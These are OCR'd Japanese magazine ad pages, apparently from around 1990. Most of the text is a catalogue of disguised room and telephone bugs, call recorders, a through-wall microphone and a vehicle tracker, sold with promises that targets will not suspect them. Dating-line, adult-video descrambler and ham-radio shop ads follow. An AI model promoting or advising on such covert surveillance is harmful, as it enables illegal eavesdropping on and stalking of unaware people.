- ④ 室内音声用発信機 (AR-9DX他) (別売)
- ⑤ 受話器の上で、会話時のみ作動。
- ⑥ 近距離鮮明受信。隠し録音に最適。



③ FM式電話用発信機 (TX-3A) ￥26,000 +税 780円

- ① 33×12×9mm (8g)。周波数可変式。
- ② 電池不要。取付簡単。クリップ止式。
- ③ お手持ちラジカセで、受信可能。
- ④ 志布志101、202に適合。及び一般ラジカセ。



④ FM式家庭電源室内音声 遠隔録音用発信機 (TAC-201) ￥29,800 +税 894円

- ① 本体 (42×29×15mm)。AC100V。アンプ接続付。
- ② 内蔵電池不要。半永久発信。
- ③ お手持ちラジカセで、受信可能。
- ④ 室内音声高感度集音。音質鮮明。



⑤ FM式超極小室内音声 用発信機 (AR-201S) ￥26,000 +税 780円

- ① 22×12×9mm (7g)。
- ② 超極小の為、隠し設置に最適。
- ③ 近距離鮮明受信。お手持ちラジカセ使用。
- ④ 水銀ボタン電池 (40時間発信持続)



⑥ FM式室内音声近距離用 実用型発信機 (AR-9DX) ￥26,000 +税 780円

- ① 42×29×15mm (48g)。水銀電池50時間発信持続。
- ② お手持ちラジカセで鮮明受信。周波数可変式。
- ③ 受信効果良好。



⑦ FM式電卓型室内音声 中距離用発信機 (日本電卓) ￥29,800 +税 894円

- ① 130×63×14mm (130g)。8ヶタ計算可能。
- ② 偽装品の為、他人の疑惑無用。安心録音。
- ③ 飾りヒモがアンテナ兼用の為、特に発信効果あり。
- ④ 電源 (アルカリ単3×2本) 50時間。



⑧ FM式卓上電子ライター型 近距離室内音声発信機 (K-300) ￥29,800 +税 894円

- ① 83×72×17mm (115g)。点火可能。
- ② お手持ちラジカセ使用。周波数可変式。
- ③ 水銀乾電池。30時間持続。
- ④ 偽装品の為、他人の疑惑無用。



⑨ FM式ペン型室内音声 近距離用発信機 (FBP-2) ￥29,800 +税 894円

- ① 137×12×6mm (25g)。筆記可。周波数可変式。
- ② お手持ちラジカセで受信。集音範囲10m。
- ③ 乾電池40時間発信持続。偽装品の為、他人の疑惑無用。



⑩ VHF水晶式家庭電源 室内音声録音用発信機 (TAC-301) ￥36,500 +税 1,095円

- ① 本体 (42×29×14mm)。アンプ接続済。
- ② 室内集音範囲15m。電池不要。
- ③ 半永久発信。実用時他からの傍聴不可。
- ④ (別売) 適合受信機多数あり。A.B.Cの3種。




⑪ VHF水晶式室内音声 用小発信機 (TXS) ￥28,800 +税 864円

- ① 44×30×14mm (50g)。A.B.Cの3種。
- ② 鮮明受信実用型。水銀電池内蔵。60時間。
- ③ 他からの傍聴不可。適合受信機多数あり。



⑫ VHF水晶式室内音声 中距離用発信機 (TX-400) ￥49,500 +税 1,485円

- ① 90×65×20mm (170g)。006P。9V電池。12時間。
- ② 他からの傍聴不可。鮮明受信。
- ③ 適合受信機 (RXZ-404DX、FR-10、騷鳥2号)



⑬ VHF水晶式室内音声用 強力型発信機 (TX-500) ￥69,500 +税 2,085円

- ① 120×60×21mm (205g)。単3×4本。電池内蔵。ヘリカルアンテナ付。
- ② BNCコネクタの為、他機器外部アンテナと交換可能で、遠距離発信。
- ③ 乾電池40時間発信持続。他からの傍聴不可。適合受信機多数あり。(10時間発信持続)




⑭ VHF水晶式遠距離用 発信機 (TX-1000) ￥78,000 +税 2,340円

- ① 154×54×30mm (370g)。ヘリカルアンテナ付。
- ② アルカリ単2×4本内蔵。10時間持続発信。
- ③ BNCコネクタで、他外部アンテナとの交換可能。
- ④ 2000～5000m受信可。他からの傍聴不可。
- ⑤ 適合受信機 (RXZ-404DX、FR-10)



⑮ VHF水晶式家庭電源用 デジタル時計型遠隔 録音用発信機 (室内音声) (太陽電卓) ￥39,800 +税 1,194円

- ① 138×105×50mm (400g)。A.B.Cの2種。
- ② AC電源の為、半永久発信。電池不要。
- ③ 蛍光管表示の為、秒針音の混入なし。
- ④ 偽装品で相手の疑惑無用。安心録音。
- ⑤ 他からの傍聴不可。適合受信機多数
- ⑥ 効果的に鮮明受信。



⑯ VHF水晶式電話内容 録音用発信機 (TX-6A) ￥33,000 +税 990円

- ① 44×19×13mm (15g)。A.B.Cの3種類のチャンネルあり。
- ② クリップ止式で、簡単取付可能。
- ③ 内蔵電池不要。
- ④ 他からの傍聴不可。
- ⑤ (別売) 適合受信機多数あり。半永久発信。



⑰ VHF水晶式近距離用 ポケット型受信機 (電話内容及び室内音声) (FR-10) ￥36,000 +税 1,080円

- ① 97×55×18mm (150g)。006P。9V電池内蔵。
- ② イヤホンコードが、アンテナ兼用の為、偽装受信で、他人の疑惑無用。
- ③ A.B.2波切替式。録音コード付。
- ④ (別売) 適合受信機多数あり。他からの傍聴不可。



⑱ 特殊周波数帯水晶式室内 音声遠距離用発信機 (TK-400) ￥37,800 +税 1,134円

- ① 小型65×26×14mm (50g)。300～600m受信。A.B.Cの3種類あり。
- ② 特殊フレックスアンテナアルカリ単5電池2本で50時間持続発信。
- ③ A.B.Cの3種類他から傍聴不可
- ④ 雑音、混信、外部から妨害電波の影響皆無。
- ⑤ 適合受信機 (UKZ-100、UZ-120)



⑲ 特殊周波数帯水晶式室内 音声近距離用ペン型発信機 (PK-300) ￥55,000 +税 1,650円

- ① 146×130mm (20g)。A.B.Cの3種類あり。
- ② ボールペン筆記可能で、偽装品の為、相手の疑惑無用。
- ③ 水銀ボタン電池×2個で15時間発信。
- ④ 雑音、混信、外部からの妨害電波の影響皆無。
- ⑤ 適合受信機 (UKZ-100、UZ-120)



② VHF水晶式遠隔自動無人録音2時間用受信機 (RXZ-404DX) (電話内容)(室内音声も可能)


¥125,000
+税 3,750円



- ① 240×90×37mm (1.1kg)。
- ② 相手の受話機の上下で、通話時のみ、自動録音。
- ③ 高感度ヘリカルアンテナ、高性能受信機、2時間録音機、電池ボックスとの一体構造による最新独特設計。通信機並の高性能。
- ④ 電源方式 (AC100V家庭電源用アダプター、及びアルカリ単1×2本で14日間連続受信)。
- ⑤ BNCコネクターで、他の外部アンテナとの交換自由の為、更に受信距離延長(200~10,000m) (但し、室内音声を含む)。
- ⑥ A、B 2チャンネル切替スイッチ付の為、2ヶ所の電話内容(室内音声)を録音可能。他からの傍聴不可。車載、携帯、基地局兼用型。
- ⑦ 適合する電話用発信機 (TX-6A, TX-8, TX-8B, TX-9)。室内音声用発信機 (TXS, TX-400, TX-500, TX-1000, TAC-301。大隅番号。日向202。日南式号)。

② 特殊周波数水晶式室内音声近距離用電卓型発信機 (CAL-201) ¥64,500 +税 1,935円

- ① 128×70×16mm (105g)。A、B、Cの3種
- ② ビンホール (直径1/3mm) 隠しスイッチの為、全く相手の疑念無し。安心録音。
- ③ 8ヶ所計算可能。偽装設置に最適。
- ④ 本体内部にアンテナ。集音範囲10m。水銀ボタン電池内蔵。
- ⑤ 雑音、混信、妨害電波の影響皆無。
- ⑥ 適合発信機 (UKZ-100, UZ-120)



② 特殊周波数帯水晶式室内音声近距離用大型電卓型発信機 (CAL-205) ¥74,500 +税 2,235円

- ① 180×140×20mm (350g)。A、B、Cの3種
- ② ビンホール (直径1/3mm) 隠しスイッチの為、全く相手の疑念無し。安心録音。
- ③ 12ヶ所計算可能。偽装設置に最適。
- ④ 本体内部にアンテナを隠し設置。集音範囲10m。ACアダプター付、及び電池内蔵。
- ⑤ 雑音、混信、妨害電波の影響皆無。
- ⑥ 適合発信機 (UKZ-100, UZ-120)




② UHF帯水晶中距離用小型発信機 (電話内容、室内音声) (UKZ-80) ¥45,800 +税 1,374円

- ① 84×52×17mm (125g)。200~400m 受信可能。
- ② 雑音、混信、外部からの妨害電波の悪影響無し。単4×2本50時間使用可能。
- ③ A、B (又はA、C) 2チャンネル切替式録音コードイヤホンコード付属。
- ④ 適合発信機 (電話用) TT-600, TT-800, TT-900 (室内用) TK-400, AZ-110, PK-300, CAL-201, CAL-205, N-110



② UHF帯水晶式遠距離用小型ポケット型発信機 (電話内容、及び室内音声) (UKZ-100) ¥49,800 +税 1,494円

- ① 88×56×20mm (140g)。300~600m 受信。
- ② 雑音、混信、外部からの妨害電波の悪影響皆無。
- ③ 特殊フレックスアンテナ。録音コード付。
- ④ A、B、C 3チャンネル切替式。
- ⑤ 適合発信機 = (電話用) TT-600, TT-800, TT-900 (室内用) TK-400, AZ-110, PK-300, CAL-201, N-110。極めて鮮明遠距離受信可能。他からの傍聴不可。




② 特殊周波数帯水晶式室内音声遠隔録音用3ヶ所ソケット型発信機 (AZ-110) ¥64,000 +税 1,920円

- ① 70×50×20mm (58g)。A、B、Cの3種あり。
- ② 家庭電源使用の為、電池不要。3ヶ所全部、家電製品を使用して他からの傍聴不可。
- ③ 半永久的発信。周辺15m音声集音鮮明発信。
- ④ 偽装の為、相手の疑念無し。
- ⑤ 雑音、混信、外部からの妨害電波の影響皆無。
- ⑥ 適合発信機 (UKZ-100, UZ-120)




② VHF水晶式遠隔自動無人録音2時間用受信機 (電話内容)(室内音声も可能) (UZ-120) ¥148,000 +税 4,440円

- ① 240×90×37mm (1.1kg)。
- ② 相手の受話機の上下で、通話時のみ、自動録音。
- ③ 高感度ヘリカルアンテナ、高性能受信機、2時間録音機、電池ボックスとの一体構造。
- ④ 雑音、混信、外部からの妨害電波の悪影響皆無。
- ⑤ A、B (又はA、C) 2チャンネル切替式。車載、携帯、基地局兼用。遠距離鮮明受信。
- ⑥ 適合発信機 (別売)。電話用 (TT-600, TT-800, TT-900)。室内音声用 (TK-400, AZ-110, PK-300, CAL-201, CAL-205)。



② UHF帯水晶式極小型遠距離用トランシーバー (2台1組) (KZ-100-TR) ¥155,000 +税 4,650円

- ① 1台 67×49×19mm (95g)。リチウム電池。
- ② 秘密通話方式で他からの傍聴不可。
- ③ 雑音、混信、妨害電波の影響皆無。
- ④ 他人に気づかれずに鮮明通話。



② UHF水晶式遠隔自動無人録音8時間用アタッチュ砲型発信機 (電話内容)(室内音声も可能) (KCR-480) ¥298,000 +税 8,940円

- ① 45×30×8.5cm (4.5kg)。外部アンテナとも交換可能。
- ② 相手の受話機の上下で通話時のみ自動録音。
- ③ 高感度ヘリカルアンテナ、高性能受信機、2時間×4=8時間録音機、電池ボックス (単1×4本) との、一体構造による最新独特設計。通信機並の高性能。
- ④ A、B 2チャンネルの為、2ヶ所の電話内容 (室内音声) の録音可能。他からの傍聴不可。車載、携帯、基地局兼用型。
- ⑤ 別売の適合する電話用発信機 (TT-600, TT-800, TT-900)、室内音声用発信機 (TK-400, PK-300, CAL-201, CAL-205, AZ-110, N-110)。



新製品



マイクロ電子販売 045 365-5211(代)

〒241 横浜市旭区二俣川2-70-1(波木井ビル202号) ファックス 045-365-5212

- なるへ(御来社されて、カタログ外の多数の製品テストを実地体験され充分、御納得されてから、御購入下さい。製品は誠実に作られています)
- 御希望の品名、型番記入の上、現金書留か郵便局の電信為替、銀行振込(太陽神戸三井銀行二俣川支店 当座 410915)に御送金下さい。
- 保証付・送料無料・宅急便直送・御問合せは御気軽に(全国の興信、探偵使用機器の製造メーカーとして、実績多年。現代社会では、情報の先取り、絶対の勝利を確約します。当社ではいつも新製品の研究開発に努めています。【カタログ請求・郵便切手1000円】

※御来社の際は、事前に必ずお電話下さい。誠に申し訳ありませんが、表示価格に消費税(3%)が加算されます。



お急ぎの方はマイクロショールームへどうぞ。広告の品以外にも色々あります。(駅より2分)

掲載している製品の一部には、輸出仕様が異なる為、日本国内でのそのまま使用には、電波法・電気通信事業法・有線電気通信法等に違反するものがありますので、十分御注意下さい。あくまで情報防衛用サンプル、研究用、国外使用として販売されているものです。又、国外でのご使用の場合、使用状況によって多少の誤差が生じる場合があります。

掲載している製品の一部には、輸出仕様が異なる為、日本国内でそのままお使いになること、電波法・電気通信事業法、有線電気通信法等に違反するものがあり、十分御注意下さい。あくまで、情報防衛用サンプルの研究用、国外使用として販売されているものです。又、国外でのご使用の場合、送受信機の性能は、使用される状況によって多少の誤差が生じる場合があります。

② 特殊周波数帯水晶式家庭電源コンセント裏側取付型クッ止式室内音声用発信機 (N-110) ￥64,000 +税 1,920円

- ① 63×18×11mm (20g)。A、B、Cの3種あり。
- ② 家庭電源の電線上ならどこでも設置可。
- ③ 電池不要。半永久発信。音質鮮明。
- ④ 集音範囲15m。
- ⑤ 雑音、電磁、妨害電波の影響皆無。
- ⑥ (別売) 適合受信機 (UKZ-100、UZ-120)。




③ 水晶式無線イヤホン4点セット (特殊周波数発信機+受信機+極小イヤホン+電磁場ネックレス) ￥149,000 +税 4,470円

- ① 極小イヤホンで、コードがないため、第三者に気づかれずに、秘密連絡可能。
- ② 調査員、ガードマン、舞台俳優、海外情報部員、会社経営者、TV番組司会等、有効利用。
- ③ 別売で上記仕様の発信機 (¥37,800) と受信機 (¥49,800) を増加させれば相互通信可能。



④ 電話内容盗聴防止器 (スクランブル) (2器1組) ￥148,000 +税 4,440円

- ① 電話内容の波長を、一時変化攪拌後、正常復元して相手と通話。
- ② 如何なる盗聴機にても、完全に盗聴不能となる。安心して重要秘密通話可。
- ③ 携帯型にて、自動車電話、公衆電話、事務所、自宅等にワンタッチ取付可能。
- ④ 本器の増設にて、複数箇所との秘密通話可能。



⑤ 有線式特殊マイクアンプ (ALC-1) (5点セット) ￥48,500 +税 1,455円

- ① 受信機 (126×63×20mm、160g)、25mコード×2=50m。イヤホン録音コード。
- ② 無線利用不可の際、室内音声や、遠方の鳥の鳴等の録音に最適。
- ③ 006p、9V電池内蔵で、50時間持続。
- ④ 高性能特殊マイクの為、鮮明秘聴録音可能。



⑥ 電話音声変換装置 (ボイスチェンジャー) ￥12,000 +税 360円

- ① 97×57×20mm (100g)、006p、9V電池150時間。
- ② 本機を送話口に押し当てて作ら会話。
- ③ いいたずら電話の防衛、本人不在にしたい時に有効。




⑦ 新型電話番号解読機 (新型) (DEC-3) ￥135,000 +税 4,050円

- ① 230×120×33mm (670g)。
2電源方式 (AC家庭電源アダプター付。単2電池×6本) (電池ボックス内蔵)。
- ② 発信機が送信する電波を、受信機及びテープレコーダーに録音。そのブッシュ音を番号数字で瞬時に表示。
- ③ 電話使用者が、かけた相手番号を、正確判明。



⑧ 水晶式同時通話型中距離用トランシーバー (ALC-3) (10点セット) ￥148,000 +税 4,440円

- ① 送受信機 (115×60×20mm、25g) 2個、イヤホンその他。
- ② 電話の通話方式と同様で、送受信同時に通話可能。
- ③ 通話内容鮮明。送受信時間200時間。
- ④ 秘密通話の際は、暗号マイク使用で、他人の聴取無効。



⑨ 電話内容の証録録音用接続機 (TS-502S) ￥29,500 +税 885円

- ① 電話機内部のL1、L2やローゼットや、電話線上に並列セットする事により、受話器の上下で録音テープは動止。
- ② リモート、及びワイヤ回路付のお手持のテープレコーダー、及びラジオ使用。
- ③ ローゼット利用の際は、親子電話の親機・子機共に録音可能。
- ④ 内線通話用として、お使い下さい。



⑩ TS-502S用リモートジャック増設2時間録音用テープレコーダー (TCM-57) ￥34,800 +税 1,044円

- ① 110×80×30mm (230g)。
- ② ⑨番のTS-502S機に適合する、オートリバース2時間用録音機。



⑪ 無線式インターホン (LP-748) (2台1組) ￥18,000 +税 540円

- ① 家庭電源 (AC100V) 使用で、100mの相互鮮明通話可能。
- ② 幼児や病人部屋等の遠隔監督。1階と2階、遠い部屋との通話。
- ③ 但し本機を使用する場合、2台のコンセント電源は、同一トランス使用に限る (別売 ¥9,000 +送料) で追加すれば3ヶ所の通話も可能。



⑫ コンクリート貫通多目的秘聴録音用マイク (CM-333) ￥29,800 +税 894円

- ① 66×50×20mm (80g)。単5×1本。120時間。
- ② コンクリート壁内部の室内音声を直接、又は100m離れた場所、のお手持のラジオで秘聴録音。
- ③ 離れた所の音声、例えば木の上の小鳥の声を集音秘聴可能。
- ④ 補聴器の代用も可。テレホンビックアップ器付。及び、イヤホンコード付。



⑬ 超指向性望遠マイク (KM-358) ￥38,000 +税 1,140円

- ① 150m先の音声を鮮明に両耳用イヤホンで秘聴録音可。
- ② 遠方の他人の秘密会話や、小鳥の声など気づかれずに録音。
- ③ ビデオカメラに接合して、一方向の音声を鮮明録音。
- ④ マイク、マイクヘッド受信機、イヤホン含め、8点セット。



⑭ 目標車両の遠隔位置判明機 (新型カーハンター) ￥328,000 +税 9,840円

- ① 被追跡車体裏側に、強力磁石板付発信機をワンタッチで取付、発車後以後における、方位、距離、周辺の音声を受信機、及びアンテナ等で確認。
- ② BB-7型発信機 [15時間タイマー付、集音マイク付 (被追跡車体位置周辺の音声傍受)、単2×4本電池40時間発信] + MZ-3型受信機 + ホイップアンテナ + 八木アンテナ + 電池バック + キャリングケース + イヤホン + 12Vプラグコード等、9点セット。
- ③ 遠方より、追尾可能。発信音ビービーと、LEDランプの増減と、指向性八木アンテナ等による方位測定の方法探知。
- ④ VHF帯水晶制御式の為、他からの傍聴受信不可。
- ⑤ 2電源方式 (DC車12Vシガーライター電源プラグコード、及び、受信機。携帯用電源電池バック)。





あなたの「恋人候補」の自己紹介 を聴いてみませんか!!

1. イース・ノーテストの性格判断の後あなただけの会員番号とあなたへのメッセージを聞く/パスワードをメモしておいて下さい。
2. 性格テストの後60秒以内に自己紹介を録音して下さい。

3. ①パートナー捜しのコーナー

コンピューターがあなたとの相性をチェックし、エントリした「恋人候補」の皆さんをご紹介します。

②ラブコールのコーナー

パートナー捜しのコーナーで気に入った人にメッセージを送ります。

③アンサーズコーナー

あなたの自己紹介やメッセージに対してお返事を聞きます。

裏番組 会員番号8823暗証番号8823



(シンデレラリバティー)

サーいらっしやい

ハヤブサ

0990 - 31 - 8823

ほのぼのしたフニキで楽しい会話!

新しいシステムで、

伝言ダイヤルとパーティーがドッキング NTT伝言ダイヤルアクセス可



0990-30-5445

(東京) 45秒10円

危険人物大集合!

0990-30-5446

(高崎) 27秒10円

0990-30-5441

(静岡) 18秒10円



新しいパーティダイヤル



喫茶店のマスターは
ハッカー です!!

TVでおなじみのここよいコールQ² ツーショットダイヤル

大手テレクラとドッキング! ツーショットダイヤル

人妻と 女子大生と OLと

ドキドキWショットで恋人気分
それから先は、わ★か★ん★な★い!



ここよい
0990-30-5541
0990-31-5541
0990-327-186
0990-300-837

★H体験ダイヤル★

0990-325-072

★アダルトダイヤル★

0990-307-072

当店はテレホンコンパニオンを使って
おりませんので待ち時間が少々かかり
ます。NTT Q2は有料です。提供

MADONNA

企画

本製品は、IC使用の本格的な編集機です。
ボカシをすっきり落とし、
AVファンなら堪えられない満足感です。
当社が、ディスカウントにて販売致します。

AV
アダルト・ビデオ
ファン集合!



大特価 ¥38,000

(送料・税込) — 当商品は輸入品です。
本品は、ソラリゼーション(反転方式)専
用機です。(モザイクには不可)

電話でのお問合せ、お申し込みは一
切お受け致しません。在庫に限りが
あるのでお早めにお申し込み下さい。

お申し込みは、現金書留にて下記住所へ。
納品まで時間がかかる場合がございます。

申し込み先

通信企画

〒183 武蔵府中郵便局止

時代に乗り遅れるな!! 情報戦略最前線!!

今話題の、自動車用・コードレス用・盗聴機が...

お待たせしました。堂々登場3新機種!!

<p>347.7~348.2MHz 361~362.2MHz 380.2~381.3MHz 850~887MHz 901~905MHz</p> <p>PR-900 マイクロ 聞多</p> 	<p>100KHz~2036MHz まで超広帯域を連続 カバー、オールモード 受信、驚異の400チャ ンネルメモリ、RS- 232Cインターフェース 内蔵。AR-3000</p> 	<p>100KHz~1300MHz まで連続動作。 NFM/WFM/ AM。ニッカド 電池内蔵。 充電器付。</p> <p>IC-R1</p> 
--	---	--

今月の目玉商品!!

<p>MVT-7000 マルチバンドレシーバー 8~1300MHz WFM/NFM/AM 多彩なスキャン 10バンドサーチ 3電源方式</p> <p>¥46,000</p> 	<p>HP-100 MK II 8~600/805~1300MHz AM/NFM/WFM メモリ10BAND、1000CH、 ダイヤルUP・DOWN方式</p> <p>¥39,800</p> 
<p>PJ-40 W131-D151-H31 小型モービルトランシーバー</p> <p>¥13,900</p> 	<p>RS-511 50MHzハンドフリー FMTトランシーバー VOX回路内蔵により ハンドフリー通信 OK!! タイピンマイク付属 カープラグの使用によ り12Vでも使用可能。 定価¥29,800 特 ¥14,800</p> 

今月の超目玉商品!!

カッコン 430MHz
M形コネクタ付
¥9,800
ウインドウアンテナ
900MHz帯
N形コネクタ付
¥6,000

特



25.0~999.995MHz
まで連続受信。
NFM/WFM/AMさら
に嬉しいワイヤレス・リ
モコン付。

SR001特売中
特 ¥45,000



行動的な貴方に、レッツコミュニケーション

ヘルメットにも装着OK!!

50-H5
5ch実装

ヘッドホン型
トランシーバーVOX機能
付。5種類のチャンネルで交信可能。
2台1セット**¥23,690**(税込)

フェアメイト
メリット5
マークII
同時通話型
2台1組
¥24,720
(税込)



しゃべると電
波の出る音
声切換式
(VOX機能)
2台1組
¥15,450
(税込)



50-H7
ラバー
アンテナ
ヘッドセット
(VOX回路)
¥大特価
ヘルメットOK!!



パーソナル無線、車で家で気軽なおしゃべり、情報交換に

クラリオン JC-310

Eコードカット付

特 ¥46,350




富士通テン

FX-20B

特

Eコードカット付 **¥46,350**(税込)



パナソニック

PQ-13 Eコードカット付

限定超特価販売中!!

特 ¥48,200(税込)



シンワ

最高峰GV2 Eコードカット付

¥大特価



在庫ありお問合せください。アイコムGT-5 その他各種あります。 ☆パーソナル無線 / 申請だけで気軽に楽しめる無線です。

HR-2510

28~
30MHz **大特価**



モービルセット

¥8,240(税込)

①トランク用、②ルーフ用、これで
決まり / 7段アンテナモービル
基台。ケーブル4m。

お問合せはお気軽にお電話で FAX. 03-5256-6750

03-3255-9664 朝10時 ~ 夜7時

小池無線電機(株)

ご注文は下記のどちらでもOK、送料着払い。


現金書留 千101 千代田区外神田1-14-2
ラジオセンター2F AB係

銀行振込 あらかじめ電話で注文内容をご連絡の上、
・木曜定休・ 三菱銀行 秋葉原支店 (普) 4792866へ

面倒な免許・資格一切不要 手にした日からすぐ使える!!

レジャー・マリンスポーツ・工事現場に…使い方いろいろ

特定小電力トランシーバー・ラインナップ



◎受信機、無線機等の通販特価はTELにてお問合わせ下さい。

※広告中の表示価格には、消費税は含まれておりません。

通信販売のお申し込み方法

- 代金引換便、即日発送OK!
- 現金書留でお送り下さい。
商品名及びお客様のお名前、住所、TELの記入をお忘れなく!!

- 銀行振込にてお送り下さい。
商品名及びお客様のお名前、住所等をお電話にてお知らせ下さい。
- 振込先＝三和銀行 エビス支店
(普通) No.48315
- クレジットもOK! 電話でお問合わせ下さい。

ŌSAKA KYOTO SHIGA…の7店舗をネットする総合ハムショップ

TOTAL HAM RADIO SHOP

AM10:00
～PM7:00
毎週月曜定休日

日栄ムセン

大阪市浪速区日本橋5丁目10-18
〒556
☎ 06-634-2680
FAX. 06-634-3529

● 京都店 ● 滋賀店 ● 福知山店 ● 舞鶴店 ● 丹後店 ● 堺店 ●

全国通販
Radio Spot
ラジオスポット
まずは電話でお問い合わせください。
☎03(3839)1622
送料当方負担

NEW
ケンウッド
144MHzトランシーバー
TH-F27
定価¥39,800
ラジオスポット特価



ケンウッド
144MHzトランシーバー
TH-25G
定価¥33,800
ラジオスポット特価



NEW ケンウッド
144MHzトランシーバー
TH-K27
定価¥37,800
ラジオスポット特価



ケンウッド
430MHzトランシーバー
TH-45G
定価¥35,800
ラジオスポット特価



NEW ケンウッド
430MHzトランシーバー
TH-K47
定価¥39,800
ラジオスポット特価

NEW ケンウッド
430MHzトランシーバー
TH-F47
定価¥41,800
ラジオスポット特価

2台セットで
さらにお得
アイコム
50MHzトランシーバー
IC-Q6
定価¥19,800
ラジオスポット特価



アイコム
144MHzトランシーバー
IC-2S
定価¥34,500
ラジオスポット特価



アイコム
144MHzトランシーバー
IC-2ST
定価¥39,800
ラジオスポット特価



NEW
アイコム
デュアルバンドトランシーバー
IC-W2
定価¥62,800
ラジオスポット特価



アイコム
レシーバー
IC-R1
定価¥54,800
ラジオスポット特価



アイコム
430MHzトランシーバー
IC-3S
定価¥36,800
ラジオスポット特価



アルインコ
144MHzトランシーバー
DJ-160SX
定価¥37,800
ラジオスポット特価



アルインコ
430MHzトランシーバー
DJ-460SX
定価¥39,800
ラジオスポット特価



アルインコ
デュアルトランシーバー
DJ-560SX
定価¥64,800
ラジオスポット特価



アイコム
レシーバー
IC-R100
定価¥84,800
ラジオスポット特価



アイコム
430MHzトランシーバー
IC-3ST
定価¥42,800
ラジオスポット特価



エーオーアル
レシーバー
AR3000
定価¥129,800
ラジオスポット特価





シンワ
レシーバー
SRO01
定価¥74,800
ラジオスポット特価



2台セットで
さらにお得
ユビテル
50MHzトランシーバー
50-H3
定価¥9,800
ラジオスポット特価

優れもの

ラジオスポット特価で

 <p>●先進機能満載、17チャンネルの超シグナルサイズ ●430MHz帯2波同時受信のデュアルバンド機能</p> <p>NEW ケンウッド デュアルトランシーバー TH-77 定価¥62,800 ラジオスポット特価</p>	<p>NEW ケンウッド ドライブンダー TM-941 定価¥149,800 ラジオスポット特価</p>	<p>スタンダード ツインバンド C5600 定価¥99,800 ラジオスポット特価</p>	<p>●人気No.1当店おすすめ品ノ ●2バンド完全独立 ●DTMF完装●フルデュープレックスデュアルチャンネルOK!!</p>  <p>スタンダード デュアル144/430トランシーバー C520 定価¥61,800 ラジオスポット特価</p>
	<p>ケンウッド モータールランシーバー TM-241 定価¥57,800 ラジオスポット特価</p>	<p>NEW スタンダード 144MHzトランシーバー C160 定価¥37,800 ラジオスポット特価</p>	
	<p>ケンウッド モータールランシーバー TM-441 定価¥59,800 ラジオスポット特価</p>	<p>NEW スタンダード 430MHzトランシーバー C460 定価¥39,800 ラジオスポット特価</p>	<p>スタンダード 430MHzトランシーバー C412 定価¥33,800 ラジオスポット特価</p>

大集合!!

 <p>NEW ユビテル ワイドバンドレシーバー MVT-7000 定価¥59,800 ラジオスポット特価</p>	<p>ヤエス 144MHzトランシーバー FT-204 定価¥37,800 ラジオスポット特価</p>	<p>ヤエス 430MHzトランシーバー FT-704 定価¥39,800 ラジオスポット特価</p>	<p>ヤエス デュアルトランシーバー FT-728 定価¥62,800 ラジオスポット特価</p>	<p>2台セットで さらにお得</p> <p>ヤエス 特定小電力トランシーバー FTH-102 定価¥39,800 ラジオスポット特価</p>
	<p>2台セットで さらにお得</p> <p>ユビテル 50MHz トランシーバー 50-H7 定価¥19,800 ラジオスポット特価</p>	<p>ユビテル レシーバー MVT-5000 定価¥59,800 ラジオスポット特価</p>	<p>フェアメイト レシーバー HP-100M-II 定価¥56,800 ラジオスポット特価</p>	<p>アツテン 10mF1MHz トランシーバー PCS-10 定価¥34,800 ラジオスポット特価</p>

大奉仕中


通信販売のお申し込み方法

現金書留にご注文内容等のメモを同封の上お申し込みください。
銀行振込：ご注文内容を電話または、FAXにて必ずご連絡ください。
(振込先) 住友銀行秋葉原支店(普) 113077ラジオスポット
クレジットカード：ご注文内容と会員番号等を電話または、FAXにてご連絡ください。
郵便振替：郵便局の振替用紙をご利用になり、通信欄にご注文内容をご記入ください。
(お電話番号を必ずご記入ください)
